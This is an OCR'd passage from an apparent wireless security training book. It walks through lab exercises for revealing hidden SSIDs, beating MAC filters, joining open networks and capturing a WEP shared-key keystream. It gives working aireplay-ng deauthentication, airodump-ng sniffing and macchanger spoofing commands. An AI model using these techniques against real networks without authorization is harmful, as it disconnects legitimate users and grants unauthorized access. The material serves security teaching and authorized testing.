
1. Using Wireshark, if we monitor Beacon frames in the Wireless Lab network, we are able to see the SSID in plain text. You should see Beacon frames, as shown in the following screenshot:




2. Configure your access point to set the Wireless Lab network as a hidden SSID. The configuration option to do this may differ across access points. In my case, I need to check the `Invisible` option in the **Visibility Status** option, as shown in the following screenshot:




3. Now if you take a look at the Wireshark trace, you will find that the SSID Wireless Lab has disappeared from the Beacon frames. This is what hidden SSIDs are all about:




4. In order to bypass Beacon frames, we will first use the passive technique of waiting for a legitimate client to connect the access point. This will generate probe request and probe response packets that will contain the SSID of the network, thus revealing its presence:




5. Alternately, you can use the `aireplay-ng` utility to send deauthentication packets to all stations on behalf of the Wireless Lab access point by typing `aireplay-ng -0 5 -a <mac> --ignore-negative mon0`, where `<mac>` is the MAC address of the router. The `-0` option is used to choose a deauthentication attack, and `5` is the number of deauthentication packets to send. Finally, `-a` specifies the MAC address of the access point you are targeting:



6. The preceding deauthentication packets will force all legitimate clients to disconnect and reconnect. It would be a good idea to add a filter for deauthentication packets to view them in an isolated way:



7. The probe responses from the access point will end up revealing its hidden SSID. These packets will show up on Wireshark as shown next. Once the legitimate clients connect back, we can see the hidden SSID using the probe request and probe response frames. You can use the filter **(wlan.bssid == 00:21:91:d2:8e:25) && !(wlan.fc.type_subtype == 0x08)** to monitor all non-Beacon packets to and fro from the access point. The *&&* sign stands for the logical AND operator and the *!* sign stands for the logical NOT operator:



What just happened?

Even though the SSID is hidden and not broadcasted, whenever a legitimate client tries to connect to the access point, they exchange probe request and probe response packets. These packets contain the SSID of the access point. As these packets are not encrypted, they can be very easily sniffed from the air and the SSID can be found.

We will cover using probe requests for other purposes such as tracking in a later chapter.

In many cases, all clients may be already connected to the access point and there may be no probe request/response packets available in the Wireshark trace. Here, we can forcibly disconnect the clients from the access point by sending forged deauthentication packets on the air. These packets will force the clients to reconnect back to the access point, thus revealing the SSID.

Have a go hero – selecting deauthentication

In the previous exercise, we sent broadcast deauthentication packets to force reconnection of all wireless clients. Try to verify how you can selectively target individual clients using the `aireplay-ng` utility.

It is important to note that, even though we are illustrating many of these concepts using Wireshark, it is possible to orchestrate these attacks with other tools, such as the `aircrack-ng` suite as well. We encourage you to explore the entire aircrack-NG suite of tools and other documentation located on their website at `http://www.aircrack-ng.org`.

MAC filters


MAC filters are an age-old technique used for authentication and authorization and have their roots in the wired world. Unfortunately, they fail miserably in the wireless world.

The basic idea is to authenticate based on the MAC address of the client. The MAC filter is an identification code assigned to a network interface; a router will be able to check this code and compare it to a list of approved MACs. This list of allowed MAC addresses will be maintained by the network administrator and will be fed into the access point. We will now take a look at how easy it is to bypass MAC filters.


Time for action – beating MAC filters

Let's follow the instructions to get started:


1. Let's first configure our access point to use MAC filtering and then add the client MAC address of the victim laptop. The settings pages on my router looks as follows:




2. Once MAC filtering is enabled, only the allowed MAC address will be able to successfully authenticate with the access point. If we try to connect to the access point from a machine with a non-whitelisted MAC address, the connection will fail.
3. Behind the scenes, the access point is sending Authentication failure messages to the client. The packet trace resembles the following:



4. In order to beat MAC filters, we can use `airodump-ng` to find the MAC addresses of clients connected to the access point. We can do this by issuing the `airodump-ng -c 11 -a --bssid <mac> mon0` command. By specifying the `bssid` command, we will only monitor the access point, which is of interest to us. The `-c 11` command sets the channel to `11` where the access point is. The `-a` command ensures that, in the client section of the `airodump-NG` output, only clients associated and connected to an access point are shown. This will show us all the client MAC addresses associated with the access point:



5. Once we find a whitelisted client's MAC address, we can spoof the MAC address of the client using the `macchanger` utility, which ships with BackTrack. You can use the `macchanger –m <mac> wlan0` command to get this done. The MAC address you specify with the `-m` command option is the new spoofed MAC address for the `wlan0` interface:



6. As you can clearly see, we are now able to connect to the access point after spoofing the MAC address of a whitelisted client.

What just happened?

We monitored the air using `airodump-ng` and found the MAC address of legitimate clients connected to the wireless network. We then used the `macchanger` utility to change our wireless card's MAC address to match the client's. This fooled the access point into believing that we were the legitimate client, and it allowed us access to its wireless network.

You are encouraged to explore the different options of the airodump-NG utility by going through the documentation on their website at `http://www.aircrack-ng.org/doku.php?id=airodump-ng`.

Open Authentication


The term Open Authentication is almost a misnomer, as it actually provides no authentication at all. When an access point is configured to use Open Authentication, it will successfully authenticate all clients that connect to it.

We will now do an exercise to authenticate and connect to an access point using Open Authentication.

Time for action – bypassing Open Authentication

Let's now take a look at how to bypass Open Authentication:

1. We will first set our lab access point Wireless Lab to use Open Authentication. On my access point, this is simply done by setting **Security Mode** to **Disable Security**:




2. We then connect to this access point using the `iwconfig wlan0 essid Wireless Lab` command and verify that the connection has succeeded and that we are connected to the access point.
3. Note that we did not have to supply any username/password/passphrase to get through Open Authentication.

What just happened?

This is probably the simplest exercise so far. As you saw, there is no barrier to connecting to an Open Authentication network and connecting to the access point.

Shared Key Authentication

Shared Key Authentication uses a shared secret such as the WEP key to authenticate the client. The exact exchange of information is illustrated in the following screenshot (taken from `www.netgear.com`):



The wireless client sends an authentication request to the access point, which responds back with a challenge. The client now needs to encrypt this challenge with the shared key and send it back to the access point, which decrypts this to check whether it can recover the original challenge text. If it succeeds, the client successfully authenticates; if not, it sends an authentication failed message.

The security problem here is that an attacker passively listening to this entire communication by sniffing the air has access to both the plain text challenge and the encrypted challenge. He can apply the XOR operation to retrieve the keystream. This keystream can be used to encrypt any future challenge sent by the access point without needing to know the actual key.


The most common form of shared authentication is known as WEP or Wired Equivalent Protocol. It is easy to break, and numerous tools have been created over time to facilitate the cracking of WEP networks.

In this exercise, we will learn how to sniff the air to retrieve the challenge and the encrypted challenge, retrieve the keystream, and use it to authenticate to the access point without needing the shared key.

Time for action – bypassing Shared Authentication

Bypassing Shared Authentication is a bit more challenging than the previous exercises, so follow the steps carefully:


1. Let's first set up Shared Authentication for our Wireless Lab network. I have done this on my access point by setting the security mode as **WEP** and Authentication as **Shared Key**:




2. Let's now connect a legitimate client to this network using the shared key we have set in step 1.
3. In order to bypass Shared Key Authentication, we will first start sniffing packets between the access point and its clients. However, we would also like to log the entire shared authentication exchange. To do this, we use the `airodump-ng` utility using the `airodump-ng mon0 -c 11 --bssid <mac> -w keystream` command. The `-w` option, which is new here, requests Airodump-NG to store the packets in a file whose name is prefixed with the word **keystream**. Incidentally, it might be a good idea to store different sessions of packet captures in different files. This allows you to analyze them long after the trace has been collected:

```
CH  3 ][ Elapsed: 0 s ][ 2014-11-08 16:54 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

80:1F:02:8F:34:D5    0 100       32        0    0   3  54   WEP  WEP         W

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


4. We can either wait for a legitimate client to connect to the access point or force a reconnect using the deauthentication technique used previously. Once a client connects and the shared key authentication succeeds, `airodump-ng` will capture this exchange automatically by sniffing the air. An indication that the capture has succeeded is when the `AUTH` column reads `WEP`.
5. The captured keystream is stored in a file prefixed with the words `keystream file` in the current directory. In my case, the name of the file is `keystream-01-00-21-91-D2-8E-25.xor`.
